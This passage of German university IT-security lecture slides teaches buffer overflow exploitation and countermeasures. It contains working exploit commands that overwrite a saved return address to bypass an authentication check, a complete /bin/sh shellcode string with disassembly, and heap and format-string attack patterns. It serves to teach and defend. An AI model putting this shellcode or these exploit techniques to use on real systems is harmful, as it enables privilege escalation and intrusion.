verhindert, dass auth_flag von password_buffer überschrieben wird

```
(gdb) print &auth_flag
```

```
$3 = (int *) 0xbffff7fc
```

```
(gdb) print &password_buffer
```

```
$4 = (char (*) [16]) 0xbffff800
```

```
(gdb) print $ebp
```

```
$5 = (void *) 0xbffff818
```

Überschreiben der Rücksprungadresse (saved EIP) weiterhin möglich!

```
0x080484b6 <main+66>:  call    0x08048414 <check_authentication>
0x080484bb <main+71>:  test    eax,eax
0x080484bd <main+73>:  je      0x080484e5 <main+113>
0x080484bf <main+75>:  mov     DWORD PTR [esp],0x80485fb    Auth. korrekt
0x080484c6 <main+82>:  call    0x0804831c <printf@plt>
0x080484cb <main+87>:  mov     DWORD PTR [esp],0x8048619
0x080484d2 <main+94>:  call    0x0804831c <printf@plt>
0x080484d7 <main+99>:  mov     DWORD PTR [esp],0x8048630
0x080484de <main+106>:  call    0x0804831c <printf@plt>
0x080484e3 <main+111>:  jmp     0x080484f1 <main+125>
0x080484e5 <main+113>:  mov     DWORD PTR [esp],0x804864d    Auth. fehlgeschl.
0x080484ec <main+120>:  call    0x0804831c <printf@plt>
0x080484f1 <main+125>:  leave
0x080484f2 <main+126>:  ret
```

(gdb) print &password_buffer

\$4 = (char (*) [16]) **0xbffff800**

(gdb) x/x \$ebp+4

0xbffff7fc: **0x080484bb**

IT-Sicherheit / Prof. Dr. Straub

Zustand innerhalb von check_authentication()

Offset: 28 Bytes

← saved EIP

Master Informatik, TM40304

Übergabe von Hex-Zeichen mittels Perl

- Shell-Kommando `$(perl -e 'command')` führt in Perl den Befehl `command` aus und setzt Ergebnis an die Stelle von `$( ... )`
- `print "A"x28` gibt 28 mal den Buchstaben "A" aus, Punkt konkateniert Strings, `"\xcb"` gibt Zeichen mit ASCII-Code 0xcb aus

```
reader@hacking:~/booksrc $ ./a.out $(perl -e 'print "A"x28 . "\xbf\x84\x04\x08"')
```

```
-----
```

```
Access Granted.
```

```
-----
```

```
Segmentation fault
```

```
reader@hacking:~/booksrc $ ./a.out $(perl -e 'print "A"x28 . "\xcb\x84\x04\x08"')
```

```
Access Granted.
```

```
-----
```

```
Segmentation fault
```

```
reader@hacking:~/booksrc $ ./a.out $(perl -e 'print "A"x28 . "\xd7\x84\x04\x08"')
```

```
-----
```

```
Segmentation fault
```

little-endian-Darstellung !

Programmcode einschleusen und ausführen


- **Injection Vector:** Technik, um gezielt Buffer Overflow zu produzieren
- **Payload:** auszuführender eingeschleuster Programmcode,

z.B. Metasploit [<http://www.offensive-security.com/metasploit-unleashed/Payloads>] unterstützt verschiedene Typen:

- Single: *“self-contained and completely standalone“*, z.B. Nutzer zu System hinzufügen
 - Stagers: *“setup a network connection between the attacker and victim and are designed to be small and reliable.“*, z.B. remote shell
 - Stages: *„payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell.“*
- besonders attraktiv:
Payload einschleusen in Prozess, der unter root läuft (z.B. per setuid)

Prinzip

- im Überlauf-Puffer wird gespeichert:
 - Folge von NOP-Befehlen (“no operation”, 0x90) – “*nop sled*”
 - ausführbarer Code (*Payload*)
 - wiederholt *Einsprungsadresse*, die für Erfolg im NOP-Schlitten liegen muss



Shell Code erzeugen

- Ziel: **Shell öffnen** durch Systemaufruf von `execve` mit Argument `"/bin/sh"`

- Vorlage `#include <stdio.h>`

```
void main() {
```

```
    char* name[2];
```

```
    name[0] = "/bin/sh";
```

```
    name[1] = NULL;
```

```
    execve(name[0], name, NULL); }
```

Argumente `execve()`: Programmname,
Übergabe-Parameter, Umgebungs-Variablen



- Problem: String `"/bin/sh"` muss als Parameter übergeben werden, absolute Speicheradresse ist nicht bekannt
- mögliche Lösung: verwende relative Adressierung

bei call wird Adresse von `"/bin/sh"` als vermeintliche Rücksprungadresse auf dem Stack gesichert und kann per `pop` ausgelesen werden (hier: ins Register `esi`)

- beachte: Payload darf kein `0x00` enthalten, da dies als String-Ende interpretiert wird (keine große Einschränkung)

```
                                jmp ende
start: pop esi
                                eigentlicher Shellcode
ende:  call start
                                "/bin/sh"
```

ansteigende Adr.




2. Beispiel (hier wird “/bin//sh” durch Shell-Code selbst auf den Stack geschrieben)

char

```
shellcode[]="\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68//sh/bin\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80";
```

0:	31 c0	xor	eax, eax	} eax, ebx, ecx, edx auf 0 setzen
2:	31 db	xor	ebx, ebx	
4:	31 c9	xor	ecx, ecx	
6:	99	cdq		
7:	b0 a4	mov	al, 0xa4	} Interrupt 0x80: System Call, Typ wird durch eax bestimmt system call 0xa4 ist setresuid(ebx, ecx, edx)
9:	cd 80	int	0x80	
b:	6a 0b	push	0xb	} eax = 0xb
d:	58	pop	eax	
e:	51	push	ecx	} 0-terminierten String “/bin//sh” auf Stack
f:	68 2f 2f 73 68	push	0x68732f2f	
14:	68 2f 62 69 6e	push	0x6e69622f	
19:	89 e3	mov	ebx, esp	} ebx = String-Adresse edx = 0
1b:	51	push	ecx	
1c:	89 e2	mov	edx, esp	} ecx = ebx system call 0xb: execve(ebx, ecx, edx)
1e:	53	push	ebx	
1f:	89 e1	mov	ecx, esp	
21:	cd 80	int	0x80	



Weitere Buffer Overflows

- **Off-By-One Error** ausnutzen main() ruft func() auf, dieses wiederum sub()

```
int sub(char eingabe[]) {
    char buffer[256];
    int i;
    for(i = 0; i <= 256; i++)
        buffer[i] = eingabe[i];
}
```

-> eingabe[256] kann *niedrigstes Byte* des Registers EBP überschreiben

- ist Spezialfall eines

Frame Pointer Overwrite

Adresse	ursprünglich	überschriebener Inhalt
EBP+4	saved EIP in func()	(unverändert)
EBP	saved EBP v. func()	= EBP-8
		fake saved EIP in main()
EBP-8		fake saved EBP von main()
		Payload
	buffer[]	NOP-Schlitten
	weitere Variablen	
ESP		

Heap Overflows

- Rücksprung-Adresse saved EIP lässt sich durch Heap Overflow nicht manipulieren
- allerdings:
 - Überschreiben von benachbarten Variablen-Speicherbereichen möglich
 - dadurch u.U. sogar Manipulation von Funktionszeigern, sofern diese in Array gespeichert

```
password_buffer = (char*) malloc(8);
ptr = (func_ptr*) malloc(2* sizeof(func_ptr));

ptr[0] = login_failed;
ptr[1] = login_success;

printf("password_buffer %p, ptr %p\n", password_buffer, ptr);

strcpy(password_buffer, argv[1]);
if(strcmp(password_buffer, "secret") == 0) {
    i = 1;
}

ptr[i]();
```

Format String Vulnerabilities

- falls bei `printf("%d %s", zahl)` ein Argument vergessen wird, wird **Inhalt des Stacks verwendet (und ausgegeben)**
- **Programmierfehler:** `printf(my_string)` statt `printf("%s", my_string)`
-> über `my_string` können **Formatparameter** wie `%x` **eingeschleust** werden
- **sogar Schreiben an beliebige Speicherstelle** mit Hilfe von `%n` möglich !

typische Verwendung: `printf("Ausgabe: %d, %p\n", i, &i)`

- `%d, %u` // Ganzzahlen
- `%x, %p, %s` // Hex, Pointer, String
- `%n` // **Anzahl** ausgegebener Zeichen **zurück schreiben**

- **Bsp:** **Ausgabe:**

```
int i = 123;
int* pi;
printf("%d %n\n", i, pi);    123
printf("%d", *pi);          4
```

Gegenmaßnahmen: Ursachenbekämpfung [Klein]

- **Sichere Programmierung:** unsichere Funktionen vermeiden, z.B.



```
gets(s)           // Benutzereingabe in String s einlesen
strcpy(dest, src)  // String src in String dest kopieren

fgets(s, n, stdin) // höchstens n Zeichen in s einlesen
strncpy(dest, src, n) // genau n Zeichen in dest kopieren
                      // bzw. bei kürzerem src mit \0 füllen
```

- manueller **Source Code Audit:**
 - z.B. nach String-Variablen in Source-Code suchen und Zeilen ausgeben:
`grep -n 'char.*\[\' *.c`
 - relativ aufwändig, menschliche Fehler durch “Übersehen” kaum vermeidbar
- automatisierte Tests
 - **Source Code Analyzer** für statische Analyse (z.B. [flawfinder](#))
 - **Tracer** für dynamische Analyse des laufenden Programms (z.B. [Valgrind](#), Microsoft [AppVerifier](#))

Gegenmaßnahmen: Schadensbegrenzung [Klein]

- wichtig insb. falls der Source-Code nicht geändert werden kann
- **Compiler-Erweiterungen**
 - *Bounds Checking* für Arrays
 - standardmäßig aktiv oder zB. per `gcc -fsanitize=bounds`
 - geringer Performanceverlust
 - *Stack Canary* (auch: “Security Cookie”)
 - GCC StackGuard oder
 - [Buffer Security Check](#) (/GS-Option von Microsoft)
- **Wrapper** für unsichere Bibliotheksfunktionen (z.B. Libsafe):
 - Vorteil: Programm muss nicht neu kompiliert werden
 - [Libsafe](#) fängt Aufrufe unsicherer Funktionen ab und begrenzt Zahl der in den Buffer zu schreibenden Bytes (anhand des Abstands zur Rücksprungadresse auf dem Stack), bevor eigentliche Funktion in libc aufgerufen wird

Gegenmaßnahmen: Schadensbegrenzung (2)

- **Modifikation der Prozessumgebung:**
 - *Non-executable Stack* (auch: “Data Execution Prevention”):
 - Speicherbereiche werden als nicht-ausführbar gekennzeichnet
 - *Umgehungsmöglichkeiten:*
 - Änderungen am Programmfluss durch Manipulation der Rücksprungadresse
 - return-to-libc: Rücksprung zu Funktion in Standard-C-Bibliothek
 - allgemeiner: Return-oriented programming
 - *Address Space Layout Randomization (ASLR)*,
 - z.B. in Windows Vista, [PaX](#)-Patch für Linux
 - zufällige Anordnung der Speicherbereiche
 - *Umgehungsmöglichkeit:*
“Heap Spraying”: Speicher wird massenhaft gefüllt mit Schadcode/NOP-Sled